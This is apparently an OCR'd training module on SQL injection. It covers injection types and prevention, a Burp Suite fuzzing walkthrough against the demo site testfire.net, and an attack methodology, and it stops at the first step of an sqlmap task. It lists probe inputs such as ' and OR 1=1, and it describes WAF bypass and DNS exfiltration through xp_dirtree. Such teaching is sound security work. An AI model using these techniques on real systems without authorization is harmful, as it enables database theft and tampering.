


# SQL Injection

# Module 15 SQL Injection

## What is SQL Injection / How Can Prevent it

## How does a SQL injection attack work?

## Types of SQL Injection

**SQLi attacks are primarily categorized into three main types:**

1. In-Band SQL Injection (Classic SQLi)
   - Error-Based SQL
   - Union –Based SQL
2. Inferential SQL Injection (Blind SQLi)
   - Boolean-Based Blind SQL
   - Time-Based Blind SQL

3 Out-of-Band SQL Injection

# Task1 How to test admin page SQL injection attack using burp suite

## SQL Injection Methodology

- Information Gathering and SQL Injection Vulnerability Detection
- Launch SQL Injection Attacks
- Advanced SQL Injection

# Task2 How to test admin page using SQL map tool for technique method test and Thread technique, risk technique, level testing, crawl parameter, batch parameter

## SQL Injection Black BOX pen Testing

- Detecting SQL Injection Issues
- Detecting Input Sanitization
- Detecting Truncation issues
- Detecting SQL MOdifiфcation

# Task 3  how to exploit web site database in SQL injection using SQL map tool

# Task3 perfrome advance SQL injection attack using havij

# What is SQL Injection Attack How Can Prevent it

Structured Query Language (SQL*) Injection is a code injection technique used to modify or retrieve data from SQL databases. By inserting specialized SQL statements into an entry field, an attacker is able to execute commands that allow for the retrieval of data from the database, the destruction of sensitive data, or other manipulative behaviors.

With the proper SQL command execution, the unauthorized user is able to spoof the identity of a more privileged user, make themselves or others database administrators, tamper with existing data, modify transactions and balances, and retrieve and/or destroy all server data.

In modern computing, SQL injection typically occurs over the Internet by sending malicious SQL queries to an API endpoint provided by a website or service (more on this later). In its most severe form, SQL injection can allow an attacker to gain root access to a machine, giving them complete control.

# How Can prevent it SQL Injection Attack

While SQL injection is one of the most prevalent API threats, it can be effectively avoided with the right prevention strategies. Helpful approaches for preventing SQL injection include restricting database procedures, sanitizing database inputs, and enforcing least-privilege access.

## Restrict database procedures and code

SQL injection largely depends on an attacker's ability to manipulate data inputs and database functions. By restricting these inputs and limiting the type of database procedures that can be performed, organizations can minimize the risk of unauthorized or malicious queries. Ways of doing so include:

- **Enforcing prepared statements and parameterized queries:** Prepared statements define acceptable SQL code, then set specific parameters for incoming queries. Any malicious SQL statements are classified as invalid data inputs, rather than executable commands.

- **Using stored procedures:** Like prepared statements, stored procedures are prepared and reusable SQL statements that can be retrieved

from a database — and prevent malicious parties from executing code directly on the database itself.

Validate and sanitize database inputs

User inputs into any SQL database should be regularly monitored, validated, and sanitized to eliminate malicious code. Input validation ensures that data is properly inspected and formatted according to predetermined criteria, while input sanitization modifies (or "sanitizes") the input by removing invalid or unsafe characters and reformatting it as necessary. Ways of ensuring input validation include:

- **Establishing an allowlist:** An allowlist can help define valid user inputs, against which the database can check (and reject) incoming queries that appear abnormal. For instance, special characters and extended URLs are two types of user inputs that can be exploited by attackers to gather information about a database (before running malicious queries). Limiting the use of these inputs can help minimize the likelihood of an attack.

- **Escaping user-supplied input:** Organizations may also choose to escape (i.e. treat as input, rather

than commands or conditionals) all user-supplied input, so that specific characters or words cannot be used to form malicious requests

## How does a SQL injection attack work?

Imagine a courtroom in which a man named Bob is on trial, and is about to appear before a judge. When filling out paperwork before the trial, Bob writes his name as "Bob is free to go". When the judge reaches his case and reads aloud "Now calling Bob is free to go", the bailiff lets Bob go because the judge said so.

While there are slightly different varieties of SQLi, the core vulnerability is essentially the same: a SQL query field that is supposed to be reserved for a particular type of data, such as a number is instead passed unexpected information, such as a command. The command, when run, escapes beyond the intended confines, allowing for potentially nefarious behavior. A query field is commonly populated from data entered into a form on a webpage.

# Types of SQL Injection

SQL Injection (SQLi) is a prevalent web security vulnerability that allows attackers to interfere with the queries an application makes to its database. By

inserting malicious SQL statements into input fields, attackers can manipulate the database to access, modify, or delete data, bypass authentication, or even execute administrative operations.

## SQLi attacks are primarily categorized into three main types:

### 1. In-Band SQL Injection (Classic SQLi)

This is the most straightforward and common form of SQLi, where the attacker uses the same communication channel to both launch the attack and gather results. It includes:

- **Error-Based SQLi**: The attacker intentionally causes the database to produce error messages, which can reveal information about the database structure.
- **Union-Based SQLi**: This technique leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result, which is then returned as part of the HTTP response.

---

### 2. Inferential SQL Injection (Blind SQLi)

In this type, no data is transferred via the web application, and the attacker cannot see the result of the attack in-band. Instead, they reconstruct the

database structure by sending payloads and observing the application's response and behavior. It includes:

- **Boolean-Based Blind SQLi**: The attacker sends SQL queries that return different results depending on whether the query returns TRUE or FALSE, allowing them to infer information based on the application's response.
- **Time-Based Blind SQLi**: This technique relies on sending SQL queries that force the database to wait for a specified amount of time before responding, enabling the attacker to infer information based on the response time.

---

## 3. Out-of-Band SQL Injection

This method is used when the attacker cannot use the same channel to launch the attack and gather information, or when a server is too slow or unstable for other techniques. It relies on the database server's ability to make DNS or HTTP requests to deliver data to an attacker. For example, Microsoft SQL Server's xp_dirtree command can be used to make DNS requests to a server the attacker controls


## Prevention Techniques

To protect against SQL Injection attacks:


- **Use Prepared Statements (Parameterized Queries)**: This ensures that user input is treated as data, not as part of the SQL command.
- **Implement Stored Procedures**: They can encapsulate the SQL code, reducing the risk of injection.
- **Validate User Input**: Ensure that user-supplied data is valid, using allowlists for expected input.
- **Employ Web Application Firewalls (WAFs)**: They can detect and block SQLi attempts.
- **Limit Database Permissions**: Ensure that the database user account used by the application has the minimum privileges necessary.

## Task1 How to test admin page SQL injection attack using burp suite


Step1: start the burp suite





Step2 select the web site for test the SQL injection attack I am select the web site is testfire.net




Step3: login the web site and go to burp suite on the interception option because he is working the capturing request




Step4: capture the request send to intruder





Step5:select the option is testing input validation

Step6: click the add from list choice the SQL Injection fuzzing



result:




# SQL Injection Methodology

- Information Gathering and SQL Injection Vulnerability Detection
- Launch SQL Injection Attacks
- Advanced SQL Injection

## 1. Information Gathering & Vulnerability Detection

The first step involves identifying potential SQL injection points within a web application. Key techniques include:

- **Input Testing**: Injecting characters like ', ", --, or SQL keywords such as OR 1=1 into input fields to observe unexpected behaviors or error messages.

- **Error Observation**: Analyzing error messages returned by the application to gain insights into the database structure or query syntax.
- **Automated Scanning**: Utilizing tools like sqlmap or Burp Suite to automate the detection of SQL injection vulnerabilities.

These methods help in pinpointing vulnerable parameters and understanding the underlying database structure.

---

## 🚀 2. Launching SQL Injection Attacks

Upon identifying a vulnerability, attackers can exploit it using various techniques:

- **Union-Based Injection**: Leveraging the UNION SQL operator to combine results from multiple queries, enabling data extraction from different tables.
- **Error-Based Injection**: Forcing the database to produce error messages that reveal valuable information about the database schema.
- **Boolean-Based Blind Injection**: Sending queries that result in different responses based on a true or false condition, allowing inference of data.
- **Time-Based Blind Injection**: Injecting queries that cause time delays, helping determine if certain conditions are true based on response times.

- **Out-of-Band (OAST) Injection**: Exploiting features like DNS or HTTP requests to retrieve data when in-band methods are not viable.

Each technique serves different scenarios, depending on the application's response behavior and error handling.

### 3. Advanced SQL Injection Techniques


Advanced attackers may employ sophisticated methods to bypass security measures:

- **Second-Order Injection**: Injecting malicious input that is stored by the application and later executed in a different context.
- **Bypassing Web Application Firewalls (WAFs)**: Using obfuscation techniques, such as encoding or altering payload structures, to evade detection.
- **Leveraging Stored Procedures**: Exploiting database stored procedures to execute arbitrary commands or escalate privileges.
- **DNS Exfiltration**: Retrieving data by inducing the database to make DNS requests to a domain controlled by the attacker, allowing data extraction through DNS queries.

These methods often require a deeper understanding of the application's architecture and the underlying database system.

# Task2 How to test admin page using SQL map tool for technique method test and Thread technique, risk technique, level testing, crawl parameter, batch parameter

Step1: start the SQL map




